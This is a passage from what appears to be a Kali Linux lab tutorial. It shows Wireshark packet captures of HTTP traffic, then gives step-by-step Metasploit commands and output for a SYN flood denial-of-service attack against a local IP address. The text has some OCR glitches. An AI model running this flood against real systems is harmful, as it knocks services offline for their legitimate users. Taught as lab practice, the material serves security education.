.159  65.61.137.117      TCP           54 42282 → 80 [ACK] Seq=392 Ack=2761 Win=62780 Len=0
17    192.168.116.159    TCP         2814 80 → 42282 [PSH, ACK] Seq=2761 Ack=392 Win=64240 Len=2760 [TC…
.159  65.61.137.117      TCP           54 42282 → 80 [ACK] Seq=392 Ack=5521 Win=62780 Len=0
17    192.168.116.159    HTTP        4078 HTTP/1.1 200 OK  (text/html)
.159  65.61.137.117      TCP           54 42282 → 80 [ACK] Seq=392 Ack=9545 Win=61320 Len=0

▶ Frame 5: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0

0000  00 50 56 e2 e2 75 00 0c  29 70 75 4b 08 00 45 00   ·PV··u·· )puK··E·
0010  00 3c a0 c4 40 00 40 06  99 fd c0 a8 74 9f 41 3d   ·<··@·@· ····t·A=
0020  89 75 a5 2a 00 50 1e 20  54 19 00 00 00 00 a0 02   ·u·*·P·  T·······
0030  fa f0 00 29 00 00 02 04  05 b4 04 02 08 0a e1 70   ···)···· ·······p
0040  4e 92 00 00 00 00 01 03  03 07                     N······· ··

wireshark_eth0_20200524120514_gxzbTd.pcapng     Packets: 189 · Displayed: 153 (81.0%)     Profile: Default
```

fig.08 (shows the IP address of “testifier.net”)

Step 05) We can also check the data present in the IP address by double clicking on that and “follow”

And “TCP stream” and check whether we are having any sensitive information or not.



```
tcp.stream e

▶ Frame 95: 1848 bytes on wire (14784 bits), 1848 bytes captured (14784 bits) on int
▶ Ethernet II, Src: Vmware_e2:e2:75 (00:50:56:e2:e2:75), Dst: Vmware_70:75:4b (00:0c
▶ Internet Protocol Version 4, Src: 65.61.137.117, Dst: 192.168.116.159
▶ Transmission Control Protocol, Src Port: 80, Dst Port: 42282, Seq: 16692, Ack: 169
▶ [4 Reassembled TCP Segments (8694 bytes): #89(1380), #91(2760), #93(2760), #95(179
▶ Hypertext Transfer Protocol
▶ Line-based text data: text/html (195 lines)

0000  00 0c 29 70 75 4b 00 50  56 e2 e2 75 08 00 45 00   ··)puK·P V··u··E·
0010  07 2a 03 5f 00 00 80 06  30 75 41 3d 89 75 c0 a8   ·*·_···· 0uA=·u··
0020  74 9f 00 50 a5 2a 55 c9  7e 8d 1e 20 5a b4 50 18   t··P·*U· ~·· Z·P·
0030  fa f0 07 17 00 00 0a 3c  2f 74 72 3e 0d 0a 3c 2f   ·······< /tr>··</
0040  74 61 62 6c 65 3e 0d 0a  3c 64 69 76 20 69 64 3d   table>·· <div id=
0050  22 66 6f 6f 74 65 72 22  20 73 74 79 6c 65 3d 22   "footer"  style="
0060  77 69 64 74 68 3a 20 39  39 25 3b 22 3e 0d 0a 20   width: 9 9%;">··
0070  20 20 20 3c 61 20 69 64  3d 22 48 79 70 65 72 4c      <a id ="HyperL
0080  69 6e 6b 35 22 20 68 72  65 66 3d 22 2f 69 6e 64   ink5" hr ef="/ind

Frame (1848 bytes)   Reassembled TCP (8694 bytes)   De-chunked entity body (8519 bytes)

wireshark_eth0_20200524120514_gxzbTd.pcapng     Packets: 195 · Displayed: 54 (27.7%)     Profile: Default
```

fig.09 (Checking for any sensitive information)

5) 5) **Perform DOs Attack using Metasploit framework**

A Denial-of-Service (DoS) attack is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users (i.e. employees, members, or account holders) of the service or resource they expected.

Victims of DoS attacks often target web servers of high-profile organizations such as banking, commerce, and media companies, or government and trade organizations. Though DoS attacks do not typically result in the theft or loss of significant information or other assets, they can cost the victim a great deal of time and money to handle.


To perform the DOs attack using Metasploit framework follow these steps:

Step 01) Give the command “**# msfconsole**” , it will take us to the Metasploit framework.

Step 02) Go inside auxiliary module as “ **use auxiliary/dos/tcp/synfLead**”. This command will flow the sync packets requests in bulk without waiting for the replies.

Step 03) Give the IP address of the target system in which we want to send the continues Sync packets in bulk and will make the system busy.

Step 04) Go to command prompt and find the IP address and copy it and set the target.


root@kali: ~
File Edit View Search Terminal Help
turn to your computer, move the mouse pointer outside or press Ctrl+Alt.

```
msf5 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.43.90
RHOSTS => 192.168.43.90
msf5 auxiliary(dos/tcp/synflood) > shyow options
^CInterrupt: use the 'exit' command to quit
msf5 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.43.90    yes       The target address range or CIDR identif
ier
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else rando
mizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new da
ta

msf5 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.43.90

[*] SYN flooding 192.168.43.90:80...
```

fig.10 (Doing DOs attack using Metasploit framework)